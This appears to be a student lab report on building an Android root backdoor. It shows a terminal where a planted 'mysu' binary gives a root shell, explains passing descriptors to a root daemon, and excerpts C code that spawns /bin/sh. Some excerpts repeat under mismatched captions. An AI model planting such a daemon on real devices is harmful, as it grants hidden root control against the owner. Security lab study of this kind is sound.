
```
u0_a27@x86:/ $ cd system/xbin
u0_a27@x86:/system/xbin $ ls -l my*
-rwxr-xr-x root     root         9504 2016-12-04 11:45 mydaemon
-rwxr-xr-x root     root         9504 2016-12-04 11:45 mysu
u0_a27@x86:/system/xbin $ ./mysu
WARNING: linker: ./mysu: unused DT entry: type 0x6ffffffe arg 0x590
WARNING: linker: ./mysu: unused DT entry: type 0x6fffffff arg 0x1
/system/bin/sh: No controlling tty: open /dev/tty: No such device or address
/system/bin/sh: warning: won't have full job control
root@x86:/ # id
uid=0(root) gid=0(root)
root@x86:/ # whoami
root
root@x86:/ #
```

Figure 28

Observation: The above screenshot shows that mysu and mydaemon are created in the /system/xbin folder and when we execute the mysu file, we get root shell.

Explanation: Here we want to start a root daemon so that we get a root shell. So when users want to get a root shell, they have to run a client program, which sends a request to the root daemon. Upon receiving a request, the root daemon starts a shell process and returns it to the client. The user will now have root privileges. So if users want to control the shell process, they have to be able to control the standard input and output devices of the shell process. Unfortunately, when the shell process is created, it inherits its standard input and output devices from its parent process, which is owned by root, so they are not controllable by the user's client program. We give the client program's output and input to the shell process, so they become the input/output devices for the shell process. In this way, the user now has complete control of the shell process.

Questions:

• Server launches the original app process binary

```
int main(int argc, char** argv) {
    pid_t pid = fork();
    if (pid == 0) {
        //initialize the daemon if not running
        if (!detect_daemon())
            run_daemon();
        }
    else {
        argv[0] = APP_PROCESS;
        execve(argv[0], argv, environ);
    }
}
```

Filename: mydaemonsu.c Function: main() Line:252

• Client sends its FDs

```
int connect_daemon() {

    //get a socket
    int socket = config_socket();

    //do handshake
    handshake_client(socket);

    send_fd(socket, STDIN_FILENO);        //STDIN_FILENO = 0
    send_fd(socket, STDOUT_FILENO);       //STDOUT_FILENO = 1
    send_fd(socket, STDERR_FILENO);       //STDERR_FILENO = 2
```

Filename: mysu.c Function: connect_daemon() Line:101

• Server forks to a child process

```c
int main(int argc, char** argv) {
    pid_t pid = fork();
    if (pid == 0) {
        //initialize the daemon if not running
        if (!detect_daemon())
            run_daemon();
        }
    else {
        argv[0] = APP_PROCESS;
        execve(argv[0], argv, environ);
    }
}
```

Filename: mydaemonsu.c Function: main() Line:245

• Child process receives client's FDs

```c
//the code executed by the child process
//it launches default shell and link file descriptors passed from client side
int child_process(int socket){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);

    dup2(client_in, STDIN_FILENO);       //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);     //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);     //STDERR_FILENO = 2

    //change current directory
```

Filename: mydaemonsu.c Function: child_process() Line:147

• Child process redirects its standard I/O FDs

```c
//the code executed by the child process
//it launches default shell and link file descriptors passed from client side
int child_process(int socket){
    //handshake
    handshake_server(socket);

    int client_in = recv_fd(socket);
    int client_out = recv_fd(socket);
    int client_err = recv_fd(socket);

    dup2(client_in, STDIN_FILENO);       //STDIN_FILENO = 0
    dup2(client_out, STDOUT_FILENO);     //STDOUT_FILENO = 1
    dup2(client_err, STDERR_FILENO);     //STDERR_FILENO = 2
```

Filename: mydaemonsu.c Function: child_process() Line:151

• Child process launches a root shell

```
int main(int argc, char** argv) {
    //if not root
    //connect to root daemon for root shell
    if (getuid() != 0 && getgid() != 0) {
        return connect_daemon();
    }
    //if root
    //launch default shell directly
    char* shell[] = {"/bin/sh", NULL};
    execve(shell[0], shell, NULL);
    return (EXIT_SUCCESS);
}
```

Filename: mysu.c Function: main() Line:138